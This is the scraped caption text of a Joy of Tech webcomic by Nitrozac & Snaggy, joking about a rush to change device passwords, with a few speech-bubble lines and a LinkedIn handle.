WE NEED TO CHANGE OUR DEVICE'S PASSWORDS BEFORE IT'S TOO LATE!!!

The Joy of Tech™ by Nitrozac & Snaggy



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THIS IS GONNA BE A LONG DAY...



THE END?!?



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- LINKEDIN.COM/IN/ELISAN